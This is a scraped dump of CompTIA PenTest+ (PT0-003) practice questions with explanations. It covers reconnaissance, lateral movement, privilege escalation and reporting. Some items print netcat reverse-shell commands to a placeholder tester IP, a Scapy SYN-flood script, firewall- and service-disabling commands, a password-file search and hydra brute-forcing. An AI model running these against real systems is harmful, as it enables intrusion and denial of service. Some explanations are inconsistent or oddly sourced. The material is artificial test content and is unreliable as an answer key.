CompTIA.PT0-003.v2026-07-31.q128

Exam Code:	PT0-003
Exam Name:	CompTIA PenTest+ Exam
Certification Provider:	CompTIA
Free Question Number:	128
Version:	v2026-07-31
# of views:	104
# of Questions views:	1400
https://www.freecram.net/torrent/CompTIA.PT0-003.v2026-07-31.q128.html	

NEW QUESTION: 1
A penetration tester writes a Bash script to automate the execution of a ping command on a Class C network:
for var in --MISSING TEXT-- do
ping -c 1 192.168.10.$var
done
Which of the following pieces of code should the penetration tester use in place of -MISSING TEXT-?
A. crunch 1 254 loop
B. seq 1 254
C. echo 1-254
D. fl..254
Answer: (SHOW ANSWER)
The seq command generates a sequence of numbers, making it the best choice for iterating through IP addresses in a Class C subnet.
Option A (crunch) ✗: Crunch generates wordlists, not IP ranges.
Option B (seq 1 254) ✓: Correct. Generates the range 1-254 for a Class C subnet.
Option C (echo 1-254) ✗: Outputs the string "1-254" instead of expanding it into numbers.
Option D (fl..254) ✗: Incorrect syntax.
Reference: CompTIA PenTest+ PT0-003 Official Guide - Bash Scripting for Automation

NEW QUESTION: 2
A penetration tester finds an unauthenticated RCE vulnerability on a web server and wants to use it to enumerate other servers on the local network. The web server is behind a firewall that allows only an incoming connection to TCP ports 443 and 53 and unrestricted outbound TCP connections. The target web server is https://target.comptia.org. Which of the following should the tester use to perform the task with the fewest web requests?
A. nc -e /bin/sh -lp 53
B. /bin/sh -c 'nc -l -p 443'
C. nc -e /bin/sh <pentester_ip> 53
D. /bin/sh -c 'nc <pentester_ip> 443'
Answer: (SHOW ANSWER)

The tester needs to pivot from the compromised web server while bypassing firewall restrictions that allow:
Inbound traffic only on TCP 443 (HTTPS) and TCP 53 (DNS)
Unrestricted outbound traffic
Reverse shell using TCP 443 (Option D):
This command initiates an outbound connection to the pentester's machine on port 443, which is allowed by the firewall.
Example:
/bin/sh -c 'nc <pentester_ip> 443 -e /bin/sh'
The pentester listens on TCP 443 and receives the shell from the target.
Reference:
Incorrect options:
Option A (nc -e /bin/sh -lp 53): This listens on TCP 53, but does not establish an outbound connection.
Option B (nc -l -p 443): Listens locally but does not connect back to the attacker.
Option C (nc -e /bin/sh <pentester_ip> 53): TCP 53 is inbound only, meaning this connection will be blocked.

NEW QUESTION: 3
A penetration testing team wants to conduct DNS lookups for a set of targets provided by the client. The team crafts a Bash script for this task. However, they find a minor error in one line of the script:
1 #!/bin/bash
2 for i in $(cat example.txt); do
3 curl $i
4 done
Which of the following changes should the team make to line 3 of the script?
A. resolvconf $i
B. rndc $i
C. systemd-resolve $i
D. host $i
Answer: (SHOW ANSWER)
Script Analysis:
Line 1: #!/bin/bash - This line specifies the script should be executed in the Bash shell.
Line 2: for i in $(cat example.txt); do - This line starts a loop that reads each line from the file example.txt and assigns it to the variable i.
Line 3: curl $i - This line attempts to fetch the content from the URL stored in i using curl. However, for DNS lookups, curl is inappropriate.
Line 4: done - This line ends the loop.
Error Identification:
The curl command is used for transferring data from or to a server, often used for HTTP requests, which is not suitable for DNS lookups.
Correct Command:
To perform DNS lookups, the host command should be used. The host command performs DNS lookups and displays information about the given domain.
Corrected Script:
Replace curl $i with host $i to perform DNS lookups on each target specified in example.txt.
Pentest Reference:
In penetration testing, DNS enumeration is a crucial step. It involves querying DNS servers to gather information about the target domain, which includes resolving domain names to IP addresses and vice versa.
Common tools for DNS enumeration include host, dig, and nslookup. The host command is particularly straightforward for simple DNS lookups.

By correcting the script to use host $i, the penetration testing team can effectively perform DNS lookups on the targets specified in example.txt.

NEW QUESTION: 4
A penetration tester is attempting to exfiltrate sensitive data from a client environment without alerting the client's blue team. Which of the following exfiltration methods most likely remain undetected?
A. Cloud storage
B. Email
C. Domain Name System
D. Test storage sites
Answer: (SHOW ANSWER)
The Domain Name System (DNS) is commonly used for covert exfiltration because it is an essential protocol in most networks and is less likely to be scrutinized compared to other methods. Here's how DNS exfiltration works:
Mechanism:
Data is encoded into DNS queries or responses, such as using subdomain fields to transmit sensitive information.
These queries are sent to a malicious DNS server controlled by the attacker, allowing data to bypass traditional detection mechanisms.
Why It Remains Undetected:
DNS traffic is frequently allowed and not as heavily monitored compared to other channels like HTTP or email.
Network security tools often prioritize operational DNS traffic, making detection of anomalies more challenging.
CompTIA Pentest+ Reference:
Domain 3.0 (Attacks and Exploits)
Domain 5.0 (Reporting and Communication)

NEW QUESTION: 5
With one day left to complete the testing phase of an engagement, a penetration tester obtains the following results from an Nmap scan:
Not shown: 1670 closed ports
PORT STATE SERVICE VERSION
80/tcp open http Apache httpd 2.2.3 (CentOS)
3306/tcp open mysql MySQL (unauthorized)
8888/tcp open http lighttpd 1.4.32
Which of the following tools should the tester use to quickly identify a potential attack path?
A. msfvenom
B. SearchSploit
C. sqlmap
D. BeEF
Answer: (SHOW ANSWER)
* SearchSploit is a command-line interface for Exploit-DB that allows testers to quickly search for known exploits based on software name and version.
* With Apache 2.2.3, lighttpd 1.4.32, and MySQL, the tester can plug these into SearchSploit to identify vulnerabilities, matching the goal of finding quick attack paths with limited time.
Other tools:
* msfvenom: Payload generator, not a search tool.
* sqlmap: SQLi exploitation tool, useful for web apps with SQLi, but requires validation of such a vuln first.
* BeEF: Browser exploitation framework, not relevant here.
CompTIA PenTest+ Reference:

* PT0-003 Objective 2.2 & 2.5: Exploit and identify attack paths.
* SearchSploit and Exploit-DB usage are recommended tools in CompTIA's resources.

NEW QUESTION: 6
A penetration tester discovers evidence of an advanced persistent threat on the network that is being tested. Which of the following should the tester do next?
A. Report the finding.
B. Analyze the finding.
C. Remove the threat.
D. Document the finding and continue testing.
Answer: (SHOW ANSWER)
Upon discovering evidence of an advanced persistent threat (APT) on the network, the penetration tester should report the finding immediately.
Advanced Persistent Threat (APT):
Definition: APTs are prolonged and targeted cyberattacks in which an intruder gains access to a network and remains undetected for an extended period.
Significance: APTs often involve sophisticated tactics, techniques, and procedures (TTPs) aimed at stealing data or causing disruption.
Immediate Reporting:
Criticality: Discovering an APT requires immediate attention from the organization's security team due to the potential impact and persistence of the threat.
Chain of Command: Following the protocol for reporting such findings ensures that appropriate incident response measures are initiated promptly.
Other Actions:
Analyzing the Finding: While analysis is important, it should be conducted by the incident response team after reporting.
Removing the Threat: This action should be taken by the organization's security team following established incident response procedures.
Documenting and Continuing Testing: Documentation is crucial, but the immediate priority should be reporting the APT to ensure prompt action.
Pentest Reference:
Incident Response: Understanding the importance of immediate reporting and collaboration with the organization's security team upon discovering critical threats like APTs.
Ethical Responsibility: Following ethical guidelines and protocols to ensure the organization can respond effectively to significant threats.
By reporting the finding immediately, the penetration tester ensures that the organization's security team is alerted to the presence of an APT, allowing them to initiate an appropriate incident response.

NEW QUESTION: 7
A penetration tester gains shell access to a Windows host. The tester needs to permanently turn off protections in order to install additional payload. Which of the following commands is most appropriate?
A. sc config <svc_name> start=disabled
B. sc query state= all
C. pskill <pid_svc_name>
D. net config <svc_name>
Answer: A (LEAVE A REPLY)
Command
The sc config command is used to configure service startup settings in Windows. Using start=disabled will permanently disable a specific service, effectively turning off protections such as antivirus or other monitoring services.
Why Not Other Options?
B (sc query state= all): This command lists all services and their states but does not disable or modify any service.
C (pskill): This command is used to terminate a process temporarily, but it does not permanently disable the service.
D (net config): This command is used for configuring network settings, not for managing services.

CompTIA Pentest+ Reference:
Domain 3.0 (Attacks and Exploits)
Windows Service Exploitation Guidelines

NEW QUESTION: 8
During an internal penetration test, a tester compromises a Windows OS-based endpoint and bypasses the defensive mechanisms. The tester also discovers that the endpoint is part of an Active Directory (AD) local domain.
The tester's main goal is to leverage credentials to authenticate into other systems within the Active Directory environment.
Which of the following steps should the tester take to complete the goal?
A. Use Mimikatz to collect information about the accounts and try to authenticate in other systems
B. Use Hashcat to crack a password for the local user on the compromised endpoint
C. Use Evil-WinRM to access other systems in the network within the endpoint credentials
D. Use Metasploit to create and execute a payload and try to upload the payload into other systems
Answer: A (LEAVE A REPLY)
Since the tester has compromised a Windows machine and bypassed security, the best next step is to extract credentials from memory to move laterally within Active Directory.
Option A (Mimikatz) ✅: Correct.
Mimikatz extracts hashed credentials, plaintext passwords, and Kerberos tickets from memory.
Attackers use Pass-the-Hash (PtH) or Pass-the-Ticket (PtT) to authenticate on other systems without cracking passwords.
Option B (Hashcat) ❌: Cracking passwords takes time and is not necessary if Mimikatz provides reusable credentials.
Option C (Evil-WinRM) ❌: Evil-WinRM is useful for remotely executing commands, but without valid credentials, it won't work.
Option D (Metasploit) ❌: Metasploit payloads may be useful for initial exploitation, but credential dumping is a better next step.
Reference: CompTIA PenTest+ PT0-003 Official Guide - Credential Dumping & Lateral Movement

NEW QUESTION: 9
During host discovery, a security analyst wants to obtain GeoIP information and a comprehensive summary of exposed services. Which of the following tools is best for this task?
A. WiGLE.net
B. WHOIS
C. theHarvester
D. Censys.io
Answer: (SHOW ANSWER)
Censys.io is a powerful reconnaissance tool that scans the internet and provides detailed information about exposed services, certificates, and GeoIP data.
Option A (WiGLE.net) ❌: Used for wireless network mapping, not host discovery.
Option B (WHOIS) ❌: Provides domain registration information, not GeoIP or service summaries.
Option C (theHarvester) ❌: Used for OSINT, mainly to collect emails, subdomains, and usernames.
Option D (Censys.io) ✅: Correct. Censys provides:
GeoIP data (location of hosts).
Exposed services and open ports.
TLS certificate analysis.
Reference: CompTIA PenTest+ PT0-003 Official Guide - Reconnaissance and OSINT Tools

NEW QUESTION: 10

A penetration tester would like to collect permission details for objects within the domain. The tester has a valid AD user and access to an internal PC. Which of the following sets of steps is the best way for the tester to accomplish the desired outcome?

A. Escalate privileges.Execute Rubeus.Run a Cypher query on Rubeus to get the results.

B. Run SharpHound.Install CrackMapExec.Perform a CrackMapExec database query on CME to get the results.

C. Run SharpHoundInstall BloodHoundPerform a Cypher query on BloodHound to get the results.

D. Escalate privileges.Get Windows Registry data.Perform a query to get results.

Answer: (SHOW ANSWER)

To collect permission details for objects within an Active Directory domain, the PenTest+ workflow most closely aligns with using SharpHound (the BloodHound data collector) followed by BloodHound analysis. SharpHound is executed from a domain-joined or internally reachable system using a valid AD account to enumerate domain relationships, including group membership, sessions, local admin rights, and-most importantly for this question-object control and ACL-based permissions (for example, rights that allow modifying users, resetting passwords, adding group members, or controlling GPOs). BloodHound then imports this collected graph data and allows the tester to run Cypher queries to identify effective privileges, abuse paths, and misconfigurations that enable privilege escalation or lateral movement.

NEW QUESTION: 11

A penetration tester needs to evaluate the order in which the next systems will be selected for testing. Given the following output:

Hostname	IP address	CVSS 2.0	EPSS
hrdatabase	192.168.20.55	9.9	0.50
financesite	192.168.16.99	8.0	0.01
legaldatabase	192.168.10.2	8.2	0.60
fileserver	192.168.125.7	7.6	0.90

Which of the following targets should the tester select next?

A. fileserver

B. hrdatabase

C. legaldatabase

D. financesite

Answer: (SHOW ANSWER)

Evaluation Criteria:

CVSS (Common Vulnerability Scoring System): Indicates the severity of vulnerabilities, with higher scores representing more critical vulnerabilities.

EPSS (Exploit Prediction Scoring System): Estimates the likelihood of a vulnerability being exploited in the wild.

Analysis:

hrdatabase: CVSS = 9.9, EPSS = 0.50

financesite: CVSS = 8.0, EPSS = 0.01

legaldatabase: CVSS = 8.2, EPSS = 0.60

fileserver: CVSS = 7.6, EPSS = 0.90

Selection Justification:

fileserver has the highest EPSS score of 0.90, indicating a high likelihood of exploitation despite having a slightly lower CVSS score compared to other targets.

This makes it a critical target for immediate testing to mitigate potential exploitation risks.

Pentest Reference:

Risk Prioritization: Balancing between severity (CVSS) and exploitability (EPSS) is crucial for effective vulnerability management.

Risk Assessment: Evaluating both the impact and the likelihood of exploitation helps in making informed decisions about testing priorities.
By selecting the fileserver, the penetration tester focuses on a target that is highly likely to be exploited, addressing the most immediate risk based on the given scores.
Top of Form
Bottom of Form

NEW QUESTION: 12
A tester is finishing an engagement and needs to ensure that artifacts resulting from the test are safely handled. Which of the following is the best procedure for maintaining client data privacy?
A. Remove configuration changes and any tools deployed to compromised systems.
B. Securely destroy or remove all engagement-related data from testing systems.
C. Search through configuration files changed for sensitive credentials and remove them.
D. Shut down C2 and attacker infrastructure on premises and in the cloud.
Answer: (SHOW ANSWER)
At the end of a penetration test, handling sensitive data properly ensures compliance with legal, regulatory, and ethical guidelines.
Securely destroy or remove all engagement-related data (Option B):
Ensures confidentiality of test results.
Prevents unauthorized access to client information.
Methods include secure wiping tools (shred, sdelete), and encrypted storage deletion.
Reference:
Incorrect options:
Option A (Remove configuration changes): Necessary but does not ensure complete data destruction.
Option C (Search for sensitive credentials): Important but does not address all artifacts.
Option D (Shut down C2 infrastructure): Important for OPSEC but does not address client data privacy.

NEW QUESTION: 13
During an assessment, a penetration tester obtains a low-privilege shell and then runs the following command:
findstr /SIM /C:"pass" *.txt *.cfg *.xml
Which of the following is the penetration tester trying to enumerate?
A. Configuration files
B. Permissions
C. Virtual hosts
D. Secrets
Answer: (SHOW ANSWER)
By running the command findstr /SIM /C:"pass" *.txt *.cfg *.xml, the penetration tester is trying to enumerate secrets.
Command Analysis:
findstr: A command-line utility in Windows used to search for specific strings in files.
/SIM: Combination of options; /S searches for matching files in the current directory and all subdirectories, /I specifies a case-insensitive search, and /M prints only the filenames with matching content.
/C:"pass": Searches for the literal string "pass".
***.txt .cfg .xml: Specifies the file types to search within.
Objective:
The command is searching for the string "pass" within .txt, .cfg, and .xml files, which is indicative of searching for passwords or other sensitive information (secrets).
These file types commonly contain configuration details, credentials, and other sensitive data that might include passwords or secrets.

Other Options:
Configuration files: While .cfg and .xml files can be configuration files, the specific search for "pass" indicates looking for secrets like passwords.
Permissions: This command does not check or enumerate file permissions.
Virtual hosts: This command is not related to enumerating virtual hosts.
Pentest Reference:
Post-Exploitation: Enumerating sensitive information like passwords is a common post-exploitation activity after gaining initial access.
Credential Discovery: Searching for stored credentials within configuration files and documents to escalate privileges or move laterally within the network.
By running this command, the penetration tester aims to find stored passwords or other secrets that could help in further exploitation of the target system.

NEW QUESTION: 14
A penetration tester plans to conduct reconnaissance during an engagement using readily available resources. Which of the following resources would most likely identify hardware and software being utilized by the client?
A. Cryptographic flaws
B. Protocol scanning
C. Cached pages
D. Job boards
Answer: (SHOW ANSWER)
To conduct reconnaissance and identify hardware and software used by a client, job boards are an effective resource. Companies often list the technologies they use in job postings to attract qualified candidates. These listings can provide valuable insights into the specific hardware and software platforms the client is utilizing.
Reconnaissance:
This is the first phase in penetration testing, involving gathering as much information as possible about the target.
Reconnaissance can be divided into two types: passive and active. Job boards fall under passive reconnaissance, where the tester gathers information without directly interacting with the target systems.
Job Boards:
Job postings often include detailed descriptions of the technologies and tools used within the company.
For example, a job posting for a network administrator might list specific brands of hardware (like Cisco routers) or software (like VMware).
Examples of Job Boards:
Websites like LinkedIn, Indeed, Glassdoor, and company career pages can be used to find relevant job postings.
These postings might mention operating systems (Windows, Linux), development frameworks (Spring, .NET), databases (Oracle, MySQL), and more.
Pentest Reference:
OSINT (Open Source Intelligence): Using publicly available sources to gather information about a target.
Job boards are a key source of OSINT, providing indirect access to the internal technologies of a company.
This information can be used to tailor subsequent phases of the penetration test, such as vulnerability scanning and exploitation, to the specific technologies identified.
By examining job boards, a penetration tester can gain insights into the hardware and software environments of the target, making this a valuable reconnaissance tool.

NEW QUESTION: 15
Which of the following could be used to enhance the quality and reliability of a vulnerability scan report?
A. Risk analysis
B. Peer review
C. Root cause analysis
D. Client acceptance

Answer: (SHOW ANSWER)
A peer review ensures the accuracy, completeness, and objectivity of a penetration test report.
Option A (Risk analysis) ✗: Helps prioritize vulnerabilities but does not validate report accuracy.
Option B (Peer review) ✓: Correct.
Ensures report accuracy and consistency.
Identifies misinterpretations or missing details.
Option C (Root cause analysis) ✗: Helps in remediation but does not verify report quality.
Option D (Client acceptance) ✗: A client review is final verification, but peer review happens earlier to ensure accuracy.
Reference: CompTIA PenTest+ PT0-003 Official Guide - Reporting & Quality Assurance

NEW QUESTION: 16
A penetration tester wants to use multiple TTPs to assess the reactions (alerted, blocked, and others) by the client's current security tools. The threat-modeling team indicates the TTPs in the list might affect their internal systems and servers. Which of the following actions would the tester most likely take?
A. Use a BAS tool to test multiple TTPs based on the input from the threat-modeling team.
B. Perform an internal vulnerability assessment with credentials to review the internal attack surface.
C. Use a generic vulnerability scanner to test the TTPs and review the results with the threat-modeling team.
D. Perform a full internal penetration test to review all the possible exploits that could affect the systems.
Answer: (SHOW ANSWER)
BAS (Breach and Attack Simulation) tools are specifically designed to emulate multiple TTPs (Tactics, Techniques, and Procedures) used by adversaries. These tools can simulate various attack vectors in a controlled manner to test the effectiveness of an organization's security defenses and response mechanisms. Here's why option A is the best choice:
Controlled Testing Environment: BAS tools provide a controlled environment where multiple TTPs can be tested without causing unintended damage to the internal systems and servers. This is critical when the threat-modeling team indicates potential impacts on internal systems.
Comprehensive Coverage: BAS tools are designed to cover a wide range of TTPs, allowing the penetration tester to simulate various attack scenarios. This helps in assessing the reactions (alerted, blocked, and others) by the client's security tools comprehensively.
Feedback and Reporting: These tools provide detailed feedback and reporting on the effectiveness of the security measures in place, including which TTPs were detected, blocked, or went unnoticed. This information is invaluable for the threat-modeling team to understand the current security posture and areas for improvement.
Reference from Pentest:
Anubis HTB: This write-up highlights the importance of using controlled tools and methods for testing security mechanisms. BAS tools align with this approach by providing a controlled and systematic way to assess security defenses.
Forge HTB: Emphasizes the use of various testing tools and techniques to simulate real-world attacks and measure the effectiveness of security controls. BAS tools are mentioned as a method to ensure comprehensive coverage and minimal risk to internal systems.
Conclusion:
Using a BAS tool to test multiple TTPs allows for a thorough and controlled assessment of the client's security tools' effectiveness. This approach ensures that the testing is systematic, comprehensive, and minimally disruptive, making it the best choice.

NEW QUESTION: 17
During a penetration test, a tester attempts to pivot from one Windows 10 system to another Windows system. The penetration tester thinks a local firewall is blocking connections. Which of the following command-line utilities built into Windows is most likely to disable the firewall?
A. certutil.exe
B. bitsadmin.exe
C. msconfig.exe
D. netsh.exe
Answer: (SHOW ANSWER)
Understanding netsh.exe:
Purpose: Configures network settings, including IP addresses, DNS, and firewall settings.
Firewall Management: Can enable, disable, or modify firewall rules.
Disabling the Firewall:
Command: Use netsh.exe to disable the firewall.
netsh advfirewall set allprofiles state off
Usage in Penetration Testing:
Pivoting: Disabling the firewall can help the penetration tester pivot from one system to another by removing network restrictions.
Command Execution: Ensure the command is executed with appropriate privileges.
Reference from Pentesting Literature:
netsh.exe is commonly mentioned in penetration testing guides for configuring network settings and managing firewalls.
HTB write-ups often reference the use of netsh.exe for managing firewall settings during network-based penetration tests.
Reference:
Penetration Testing - A Hands-on Introduction to Hacking
HTB Official Writeups

NEW QUESTION: 18
While performing a penetration test, a tester executes the following command:
PS c:\tools> c:\hacks\PsExec.exe \\server01.cor.ptia.org -accepteula cmd.exe Which of the following best explains what the tester is trying to do?
A. Test connectivity using PsExec on the server01 using cmd.exe
B. Perform a lateral movement attack using PsExec
C. Send the PsExec binary file to the server01 using cmd.exe
D. Enable cmd.exe on the server01 through PsExec
Answer: (SHOW ANSWER)
PsExec is a Windows Sysinternals tool that allows users to execute commands on a remote system without needing an interactive login session. The command above is executing cmd.exe on a remote Windows Active Directory domain machine (server01.cor.ptia.org).
Option A (Test connectivity using PsExec) ✗: The command does not check connectivity; it executes a command remotely.
Option B (Perform a lateral movement attack) ✓: Correct. Lateral movement occurs when an attacker moves from one compromised machine to another within a network, using valid credentials. PsExec is often used for this purpose.
Option C (Send the PsExec binary) ✗: The command runs cmd.exe remotely, but it does not transfer PsExec itself.
Option D (Enable cmd.exe) ✗: cmd.exe is already enabled by default on most Windows systems.
Reference: CompTIA PenTest+ PT0-003 Official Guide - Lateral Movement with PsExec

NEW QUESTION: 19
A penetration tester established an initial compromise on a host. The tester wants to pivot to other targets and set up an appropriate relay. The tester needs to enumerate through the compromised host as a relay from the tester's machine. Which of the following commands should the tester use to do this task from the tester's host?
A. attacker_host$ nmap -sT <target_cidr> | nc -n <compromised_host> 22
B. attacker_host$ mknod backpipe p attacker_host$ nc -l -p 8000 | 0<backpipe | nc <target_cidr> 80 | tee backpipe
C. attacker_host$ nc -nlp 8000 | nc -n <target_cidr> attacker_host$ nmap -sT 127.0.0.1 8000
D. attacker_host$ proxychains nmap -sT <target_cidr>
Answer: (SHOW ANSWER)
ProxyChains is a tool that allows you to route your traffic through a chain of proxy servers, which can be used to anonymize your network activity. In this context, it is being used to route Nmap scan traffic through the compromised host, allowing the penetration tester to pivot and enumerate other targets within the network.
Understanding ProxyChains:
Purpose: ProxyChains allows you to force any TCP connection made by any given application to follow through proxies like TOR, SOCKS4, SOCKS5, and HTTP(S).
Usage: It's commonly used to anonymize network traffic and perform actions through an intermediate proxy.
Command Breakdown:
proxychains nmap -sT <target_cidr>: This command uses ProxyChains to route the Nmap scan traffic through the configured proxies.
Nmap Scan (-sT): This option specifies a TCP connect scan.
Setting Up ProxyChains:
Configuration File: ProxyChains configuration is typically found at /etc/proxychains.conf.
Adding Proxy: Add the compromised host as a SOCKS proxy.
Step-by-Step Explanationplaintext
Copy code
socks4 127.0.0.1 1080
Execution:
Start Proxy Server: On the compromised host, run a SOCKS proxy (e.g., using ssh -D 1080 user@compromised_host).
Run ProxyChains with Nmap: Execute the command on the attacker's host.
proxychains nmap -sT <target_cidr>
Reference from Pentesting Literature:
ProxyChains is commonly discussed in penetration testing guides for scenarios involving pivoting through a compromised host.
HTB write-ups frequently illustrate the use of ProxyChains for routing traffic through intermediate systems.
Reference:
Penetration Testing - A Hands-on Introduction to Hacking
HTB Official Writeups

NEW QUESTION: 20
A penetration tester wants to automatically enumerate all ciphers permitted on TLS/SSL configurations across a client's internet-facing and internal web servers. Which of the following tools or frameworks best supports this objective?

A. Nmap Scripting Engine
B. Shodan
C. Impacket
D. Netcat

E. Burp Suite
Answer: (SHOW ANSWER)
The Nmap Scripting Engine (NSE) best supports automated enumeration of permitted TLS/SSL ciphers across many targets because it enables repeatable, script-driven service interrogation during scanning. In PenTest+ vulnerability scanning and enumeration tasks, Nmap is used not only for port/service discovery but also for deeper service assessment using scripts such as those that enumerate SSL/TLS protocol versions and the cipher suites a server will negotiate. This directly matches the requirement to "automatically enumerate all ciphers permitted" on both internet-facing and internal web servers, since Nmap can be pointed at IP ranges and host lists and run the same TLS enumeration consistently across the environment, producing comparable results for analysis and reporting.
Shodan is primarily an external internet-wide search engine and is not suitable for internal-only hosts and controlled, comprehensive enumeration. Impacket targets Windows/AD and network protocol operations rather than TLS cipher auditing. Netcat can connect to services but does not provide scalable, structured cipher enumeration. Burp Suite is excellent for web application testing, but it is not the most direct or scalable choice for environment-wide TLS cipher inventory compared to scripted Nmap scanning.

NEW QUESTION: 21
A penetration tester identifies the URL for an internal administration application while following DevOps team members on their commutes. Which of the following attacks did the penetration tester most likely use?
A. Shoulder surfing
B. Dumpster diving
C. Spear phishing
D. Tailgating
Answer: (SHOW ANSWER)
La tecnica utilizada en este escenario es Shoulder Surfing, que consiste en observar directamente a una persona mientras trabaja, con el objetivo de recopilar informacion sensible, como credenciales, direcciones URL internas u otros datos confidenciales.
En este caso, el pentester siguio a los miembros del equipo DevOps durante sus desplazamientos (commute) y logro identificar una URL interna. No se uso ingenieria social directa (como en spear phishing), ni acceso fisico no autorizado (como en tailgating), ni revision de basura (dumpster diving).
Referencia: PT0-003 Objective 2.1 - Explain the importance of physical security assessments. Shoulder surfing is listed as a key social engineering technique.

NEW QUESTION: 22
During a penetration test, a junior tester uses Hunter.io for an assessment and plans to review the information that will be collected. Which of the following describes the information the junior tester will receive from the Hunter.io tool?
A. A collection of email addresses for the target domain that is available on multiple sources on the internet
B. DNS records for the target domain and subdomains that could be used to increase the external attack surface
C. Data breach information about the organization that could be used for additional enumeration
D. Information from the target's main web page that collects usernames, metadata, and possible data exposures
Answer: (SHOW ANSWER)
Hunter.io is a tool used for finding professional email addresses associated with a domain. Here's what it provides:
Functionality of Hunter.io:
Email Address Collection: Gathers email addresses associated with a target domain from various sources across the internet.
Verification: Validates the email addresses to ensure they are deliverable.
Sources: Aggregates data from public sources, company websites, and other internet databases.
Comparison with Other Options:
DNS Records (B): Hunter.io does not focus on DNS records; tools like dig or nslookup are used for DNS information.
Data Breach Information (C): Services like Have I Been Pwned are used for data breach information.
Web Page Information (D): Tools like wget, curl, or specific web scraping tools are used for collecting detailed web page information.

Hunter.io is specifically designed to collect and validate email addresses for a given domain, making it the correct answer.

NEW QUESTION: 23
A penetration tester is authorized to perform a DoS attack against a host on a network. Given the following input:
ip = IP("192.168.50.2")
tcp = TCP(sport=RandShort(), dport=80, flags="S")
raw = RAW(b"X"*1024)
p = ip/tcp/raw
send(p, loop=1, verbose=0)
Which of the following attack types is most likely being used in the test?
A. MDK4
B. Smurf attack
C. FragAttack
D. SYN flood
Answer: (SHOW ANSWER)
A SYN flood attack exploits the TCP handshake by sending a succession of SYN requests to a target's system. Each request initializes a connection that the target system must acknowledge, thus consuming resources.
Understanding the Script:
ip = IP("192.168.50.2"): Sets the destination IP address to 192.168.50.2.
tcp = TCP(sport=RandShort(), dport=80, flags="S"): Creates a TCP packet with a random source port, destination port 80, and the SYN flag set.
raw = RAW(b"X"*1024): Adds 1024 bytes of data to the packet.
p = ip/tcp/raw: Combines the IP, TCP, and RAW layers into a single packet.
send(p, loop=1, verbose=0): Sends the packet in an infinite loop without verbose output.
Purpose of SYN Flood:
Resource Exhaustion: By sending numerous SYN requests, the target's connection table fills up, preventing legitimate connections.
Denial of Service: The target system becomes overwhelmed and unable to process further requests, effectively causing a denial of service.
Detection and Mitigation:
Rate Limiting: Implement rate limiting on SYN packets.
SYN Cookies: Use SYN cookies to handle the connection requests without allocating resources immediately.
Firewalls and IDS: Deploy firewalls and Intrusion Detection Systems (IDS) to detect and mitigate SYN flood attacks.
Reference from Pentesting Literature:
SYN flood attacks are a classic example of a denial-of-service attack and are commonly discussed in penetration testing guides and HTB write-ups for understanding network-based attacks.
Step-by-Step ExplanationReference:
Penetration Testing - A Hands-on Introduction to Hacking
HTB Official Writeups

NEW QUESTION: 24
A penetration tester gains access to a host with many applications that load at startup and run as SYSTEM. The penetration tester runs a command and receives the following output:
User accounts for \COMPTIA-Host
CompTIA User DefaultAccount Guest
CompTIA Admin CompTIA Accountant

The command completed successfully.
Which of the following attacks will most likely allow the penetration tester to escalate privileges?
A. Credential dumping
B. Local file inclusion
C. Unquoted service path injection
D. Process hijacking
Answer: (SHOW ANSWER)
The scenario highlights a Windows host where "many applications load at startup and run as SYSTEM," which points directly to Windows services and auto-start components executing with high privileges. In PenTest+ privilege escalation techniques, unquoted service path injection is a common and effective method when a service runs as SYSTEM and its executable path contains spaces but is not enclosed in quotes. Windows may parse the path incorrectly and attempt to execute a malicious binary placed earlier in the interpreted path (for example, C:\Program.exe), as long as the attacker has write permissions to a directory in that search order. This can result in the attacker's payload being executed as SYSTEM on service start/restart, achieving privilege escalation reliably and with clear evidentiary output.
Credential dumping may help lateral movement, but it does not inherently escalate privileges if the tester already lacks higher-privileged credentials. Local file inclusion is a web vulnerability and not applicable to host startup services. Process hijacking can work in some cases, but unquoted service paths are a specifically documented, high-probability Windows misconfiguration when many SYSTEM services exist.

NEW QUESTION: 25
A client recently hired a penetration testing firm to conduct an assessment of their consumer-facing web application. Several days into the assessment, the client's networking team observes a substantial increase in DNS traffic. Which of the following would most likely explain the increase in DNS traffic?
A. Covert data exfiltration
B. URL spidering
C. HTML scrapping
D. DoS attack
Answer: (SHOW ANSWER)
Covert Data Exfiltration:
DNS traffic can be leveraged for covert data exfiltration because it is often allowed through firewalls and not heavily monitored.
Tools or techniques for DNS tunneling encode sensitive information into DNS queries or responses, resulting in an observable increase in DNS traffic.
Why Not Other Options?
B (URL spidering): This increases HTTP traffic, not DNS traffic.
C (HTML scrapping): Involves downloading website content, which primarily uses HTTP or HTTPS.
D (DoS attack): A DNS-based DoS attack would likely involve query floods from many sources, not necessarily related to the observed behavior in a penetration test.
CompTIA Pentest+ Reference:
Domain 3.0 (Attacks and Exploits)
Covert Communication Techniques and DNS Tunneling

NEW QUESTION: 26
A penetration tester obtains network-level access to a hardened subnet that has no Windows-based hosts and needs to find credentials. The client mentioned that the SOC is only monitoring user endpoints and not servers. Which of the following commands should the tester use?
A. pwinspector -i <file_of_targets> -o <found_credentials> -m 8 -M 16 -1 -u -n -p
B. responder -I eth0
C. nmap -sV -n -T3 -p 22 <targets> --reason

D. hydra -L root -P /path/to/wordlist -t 3 -M <file of targets>
Answer: (SHOW ANSWER)
Comprehensive and Detailed
The environment contains no Windows hosts (so Windows-specific credential-capture tools like Responder are ineffective). The tester needs credentials on non-Windows servers (likely SSH). The SOC only monitors endpoints (not servers), meaning aggressive credential guessing against servers may go unnoticed. hydra is a parallelized remote-auth brute-force tool that targets services such as SSH and can iterate a username list (-L) and password list (-P) across multiple targets (-M). This makes option D the most direct tool to attempt credential discovery on non-Windows hosts (SSH brute-force).
Why not the others:
A: pwinspector is Windows-focused/unknown in this context.
B: responder targets LLMNR/NetBIOS broadcasts on Windows networks - not applicable.
C: nmap will enumerate services (helpful), but it does not obtain credentials.
PT0-003 mapping: Domain 3 - post-compromise credential discovery and use of appropriate tools given OS/service mix.

NEW QUESTION: 27
A penetration tester must identify vulnerabilities within an ICS (Industrial Control System) that is not connected to the internet or enterprise network. Which of the following should the tester utilize to conduct the testing?
A. Channel scanning
B. Stealth scans
C. Source code analysis
D. Manual assessment
Answer: D (LEAVE A REPLY)
Since the ICS is air-gapped (not connected to external networks), the best approach is manual assessment, which involves on-site testing, physical access, and reviewing configurations to identify vulnerabilities.
Option A (Channel scanning) ✕: This is used for wireless networks, not for isolated ICS systems.
Option B (Stealth scans) ✕: A stealth scan is a method to avoid detection while scanning, but it still requires network connectivity.
Option C (Source code analysis) ✕: If the ICS is a proprietary system, source code might not be available. Also, vulnerabilities could exist outside the code, such as misconfigurations.
